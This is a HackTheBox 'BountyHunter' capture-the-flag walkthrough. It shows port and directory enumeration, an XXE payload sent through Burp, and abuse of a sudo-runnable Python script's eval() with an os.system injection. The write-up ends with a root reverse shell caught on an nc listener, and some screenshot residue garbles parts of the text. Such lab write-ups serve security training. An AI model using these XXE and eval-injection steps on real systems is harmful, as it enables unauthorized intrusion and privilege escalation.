

HackTheBox BountyHunter


Saikat Karmakar | Sept 18 : 2021

10.10.11.100

- Enumeration

```
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256  a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256  a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5:
556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- We have a web server running let's try to get some directories & files



```


:: Method : GET
:: URL : http://10.10.11.100/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Extensions : .php .bak .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405

-----
css [Status: 301, Size: 310, Words: 20, Lines: 10]
[INFO] Adding a new job to the queue: http://10.10.11.100/css/FUZZ
js [Status: 301, Size: 309, Words: 20, Lines: 10]
[INFO] Adding a new job to the queue: http://10.10.11.100/js/FUZZ
assets [Status: 301, Size: 313, Words: 20, Lines: 10]
[INFO] Adding a new job to the queue: http://10.10.11.100/assets/FUZZ
db.php [Status: 200, Size: 0, Words: 1, Lines: 1]
[INFO] Adding a new job to the queue: http://10.10.11.100/resources/FUZZ
resources [Status: 301, Size: 316, Words: 20, Lines: 10]
index.php [Status: 200, Size: 25169, Words: 10028, Lines: 389]
portal.php [Status: 200, Size: 125, Words: 11, Lines: 6]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
.php [Status: 403, Size: 277, Words: 20, Lines: 10]
[Status: 200, Size: 25169, Words: 10028, Lines: 389]
:: Progress: [22654/120000] :: Job [1/5] :: 96 req/sec :: Duration: [0:04:12] :: Errors: 0 ::|


```

Visiting the **portal.php** page lead us to another page

- If we intercept the data we can see it's **base64** encoded



- Decoding this we are getting **xml** data so maybe we can try **XXE** injection



- It worked

Download CyberChef [Download CyberChef](#) Last build: 24 days ago Options About / Support ?

Operations

- url
- Defang URL
- URL Decode
- URL Encode
- Extract URLs
- Split Colour Channels
- Randomize Colour Palette
- Image Hue/Saturation/Lightness
- To Quoted Printable
- From Quoted Printable
- Extract domains
- Parse URI
- Favourites
- Data format

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

URL Encode

☐ Encode all special chars

STEP **BAKE!** Auto Bake

Input

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY ex "hecker"> ]>
<bugreport>
<title>a</title>
<cwe>a</cwe>
<cvss>a</cvss>
<reward>&ex;</reward>
</bugreport>
```

length: 192
Lines: 8

Output

```
PD94bWwIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBIHJlcGxh
Y2UgZwZwRU5USVRZIGV4ICJoZWNrZXIiPjBdPgoJCTxldWdyZXVvcnQ+CgkJPHRpdGxlpME8L3RpdGxlp
PgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dl
PC9idWdyZXVvcnQ+
```

start: 0 time: 2ms
end: 256 length: 252
length: 256 lines: 1

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Customizer

Send Cancel < >

Target: http://10.10.11.100 HTTP/1

Request

```
1 POST /tracker_dirPr00f314.php HTTP/1.1
2 Host: 10.10.11.100
3 Content-Length: 271
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
8 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://10.10.11.100/log_submit.php
11 Referer: http://10.10.11.100/log_submit.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
14 Connection: close
15 data=
16 PD94bWwIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBIHJlcGxh
17 Y2UgZwZwRU5USVRZIGV4ICJoZWNrZXIiPjBdPgoJCTxldWdyZXVvcnQ+CgkJPHRpdGxlpME8L3RpdGxlp
18 PgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dlPgoJCTxjd2U+YTwwY3dl
19 PC9idWdyZXVvcnQ+
```

Response

```
13 <?xml
14 <title>
15 </title>
16 <cwe>
17 </cwe>
18 <cvss>
19 </cvss>
20 <reward>
21 </reward>
22 </tr>
23 </tr>
24 </tr>
25 <tr>
26 <td>
27 <td>
28 </td>
```

INSPECTOR

Request Attributes

Query Parameters (0)

Body Parameters (1)

Request Cookies (0)

Request Headers (11)

Response Headers (6)

Done 0 matches 0 matches 448 bytes | 500 millis

Also we got a file in the resource dir as well

Not secure | 10.10.11.100/resources/

Cipher Identifier (o... Brute Force - Chea... JSON Web Tokens... GTF0Bins GitHub - fuzzdb-pr... Download verified... HTML Color Codes Local server - proc... Other bookmarks

Index of /resources

Name	Last modified	Size	Description
Parent Directory	-	-	-
README.txt	2021-04-06 00:01	210	
all.js	2021-04-05 17:37	1.1M	
bootstrap.bundle.min.js	2021-04-05 17:41	82K	
bootstrap.login.min.js	2021-04-05 17:08	48K	
bountylog.js	2021-06-15 15:47	594	
jquery.easing.min.js	2020-05-04 09:11	2.5K	
jquery.min.js	2020-05-04 16:01	87K	
jquery.login.min.js	2021-04-05 17:09	85K	
lato.css	2021-04-05 17:39	2.6K	
monsterat.css	2021-04-05 17:39	3.2K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.100 Port 80

- We have some message here

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
development@bountyhunter:~$ id
uid=1000(development) gid=1000(development) groups=1000(development)
```

- We can run this script as root user without password

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
  (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

```
1 #Skytrain Inc Ticket Validation System 0.1
2 #Do not distribute this file.
3
4 def load_file(loc):
5     if loc.endswith(".md"):
6         return open(loc, 'r')
7     else:
8         print("Wrong file type.")
9         exit()
10
11 def evaluate(ticketFile):
12     #Evaluates a ticket to check for irregularities.
13     code_line = None
14     for i,x in enumerate(ticketFile.readlines()):
15         if i == 0:
16             if not x.startswith("# Skytrain Inc"):
17                 return False
18             continue
19         if i == 1:
20             if not x.startswith("## Ticket to "):
21                 return False
22             print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
23             continue
24         if x.startswith("__Ticket Code__:"):
25             code_line = i+1
26             continue
27         if code_line and i == code_line:
28             if not x.startswith("**"):
29                 return False
30             ticketCode = x.replace("**", "").split("+")[0]
31             if int(ticketCode) % 7 == 4:
32                 validationNumber = eval(x.replace("**", ""))
33                 if validationNumber > 100:
34                     return True
35             else:
36                 return False
37         return False
38     return False
39
40
```

- So the script is taking a **md** file as input & after some checking it's executing the dangerous **eval()** function. Maybe we can abuse it.

```
19         if i == 1:
20             if not x.startswith("## Ticket to "):
21                 return False
22             print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
23             continue
24
25         if x.startswith("__Ticket Code__:"):
26             code_line = i+1
27             continue
28
29         if code_line and i == code_line:
30             if not x.startswith("**"):
31                 return False
32             ticketCode = x.replace("**", "").split("+")[0]
33             if int(ticketCode) % 7 == 4:
34                 validationNumber = eval(x.replace("**", ""))
35                 if validationNumber > 100:
36                     return True
37             else:
38                 return False
39         return False
40
```

- We have some invalid tickets here

```
development@bountyhunter:~/opt/skytrain_inc/invalid_tickets$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Jul 22 11:08 .
drwxr-xr-x 3 root root 4096 Jul 22 11:08 ..
-r--r--r-- 1 root root 102 Jul 22 11:08 390681613.md
-r--r--r-- 1 root root 86 Jul 22 11:08 529582686.md
-r--r--r-- 1 root root 97 Jul 22 11:08 600939065.md
-r--r--r-- 1 root root 101 Jul 22 11:08 734485704.md
development@bountyhunter:~/opt/skytrain_inc/invalid_tickets$ cat 390681613.md
# Skytrain Inc
## Ticket to New Haven
Ticket Code: __
**31+410+86**
##Issued: 2021/04/06
#End Ticket
development@bountyhunter:~/opt/skytrain_inc/invalid_tickets$
```

- After some time I managed to get a valid ticket

```
1 # Skytrain Inc
2 ## Ticket to Bridgeport
3 Ticket Code: __
4 **32 + 100
5
```

- Reason because the below script works because in the line **35** the script is splitting everything using the **+** delimiter & checking the first number if the remainder is **4** then it's just evaluating everything.

```
~/Desktop/ctf/WalkThroughs/HackTheBox/BountyHunter/ticket.md - Sublime Text (UNREGIS
File Edit Selection Find View Goto Tools Project Preferences Help
chall x get_flag.py x README.md — HackTheBox/BountyHunter x check_ticket.py x ticket.md x firefoxBeta.desktop x chromeWork.desktop x README.md — HackTheBox/Validation x
1 # Skytrain Inc
2 ## Ticket to Root
3 Ticket Code: __
4 **32 + 100 == 132 and __import__('os').system('echo /bin/bash') == False
5

Destination: Root
/bin/bash
Invalid ticket.
[Finished in 65ms]

Line 4, Column 53 master (255) Tab Size: 4 Markdown
```

- We can use this to get a reverse shell

```
~/Desktop/ctf/WalkThroughs/HackTheBox/BountyHunter(master x) nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.100] 35278
# id
uid=0(root) gid=0(root) groups=0(root)
#
```